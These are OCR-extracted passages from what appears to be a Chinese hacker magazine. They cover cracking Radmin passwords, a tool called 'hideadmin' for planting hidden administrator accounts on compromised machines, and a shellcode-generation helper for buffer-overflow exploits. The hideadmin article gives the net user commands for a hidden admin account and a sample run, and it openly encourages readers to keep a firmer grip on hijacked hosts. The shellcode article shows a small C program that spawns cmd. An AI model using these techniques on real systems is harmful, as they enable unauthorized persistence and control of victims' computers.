


图 8

素，偶耐心等待暴破出了密码，嘿嘿（图9），看来事物的出现都是有规律的，引用道家的一句话：“事物的出现都是相生相克”。Radmin密码不败的神话，终于经不起时间的考验，被国外的牛人发现了。




图 9

希望不久的将来哪位牛人写出个Radmin的溢出程序，嘻嘻~~~偶还是个菜鸟，由于能力和水平所限制，文章中具体内容若有疏漏，欠妥和错误之处，恳请各位黑友一如既往，多加指正，以便今后不断改进。


（本文所涉及的相关工具：PasswordsPro V1.3光盘中有收录。）

隐藏管理员超级工具

—hideadmin

heiyuan3211

当我们入侵了一台机器时，首先要做的莫过于是添加管理员了，以前我们添加管理员，为了隐蔽，是用如下命令：net user <name>$ {pass} /add，net localgroup administrators <name>$ /add，厉害的高手会克隆个超级用户，可是对于我们小菜们来说，就会有一定的难度。



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.


C:\Documents and Settings\Administrator>hideadmin eighteen$ 123

Create a hiden Administrator eighteen$ Successed!
Passwd is 123 ,...Remember do NOT Change it : )
Good Luck For You,welcome to visit www.backbase.com
If you find ANY Bug,Please Mailto: SystEm32@backbase.com
```

图 1

今天，我就给大家推荐个超级隐藏管理员工具——hideadmin。它是基于命令行下的工具，只需把它Copy到肉机的system32目录后，在命令行下输入如下命令：hideadmin <name>$ pass就可以了。如图1。

利用它，可以达到更好的隐藏效果（相对于net命令来说），因为用net命令建立的隐藏管理员会在管理工具中看见，且用net user administrators也能看见，如图2。而用hideadmin隐藏的管理员在管理工具和用net user administrators都不可见。



```
admin$
Administrator
命令成功完成。
```

图 2

最后，愿小菜们用此工具把好不容易得到的肉鸡抓的更牢固。

（文章涉及的工具hideadmin光盘中有收录。）


缓冲区溢出编程小助手——ASM2Shellcode

王欣

相信有过编写Windows缓冲区溢出经历的朋友都会觉得Shellcode的提取是一个繁琐而枯燥的过程，虽然国内外有不少的代码可以对编译成二进制文件的代码进行提取，但是加上Shellcode的变形，这依然是一个让人郁闷的体力劳动。后来05年的x档案3期、5期，以及其他期刊中也提到或介绍了一款命令行下的代码提取小工具，它对shellcode的提取、生成起到了简单的辅助作用，但是依然操作复杂。为了帮助大家从这种简单的体力劳动中解放出来，以便把更多精力放到程序的算法研究中，这款图形化界面的小工具应运而生。由于操作接近傻瓜化，所以我没有给它写一个像样的帮助文件。下面我们就用一个例子简单介绍它的操作流程。


读者可以在光盘中找到这个程序，也可以在网上下载，这个程序5月23号首次发布在EST的网站，x论坛里面也有下载链接。首先打开压缩包，看见里面有几个杂七杂八的文件，其中那个“FFE4”图标的程序就是我们需要使用的程序（相信用的上这款工具的朋友都明白它的含义）。打开程序，看到界面如图1。

按钮一共5个，其实最有用的也就是“生成”了。我们首先要有一段起一定功能的汇编代码，然后直接输入到编辑区，或者使用“打开”按钮来导入已有的汇编文本，然后再点击“生成”，我们需要的shellcode就在结果区出现了。




我们从头操作一遍，还是采用x档案05年3期和5期里面的代码例子来试用工具。打开vc，新建一个代码文件，输入以下内容：

```
#include <windows.h>
main()
{
    char buf[4];
    buf[0]='c';
     buf[1]='m';
     buf[2]='d';
    buf[3]='\0';
    WinExec(buf,SW_SHOW);
    exit(1);
}
```




保存之后按ctrl+F10，然后再Alt+F10，进入汇编调试界面，如图2。

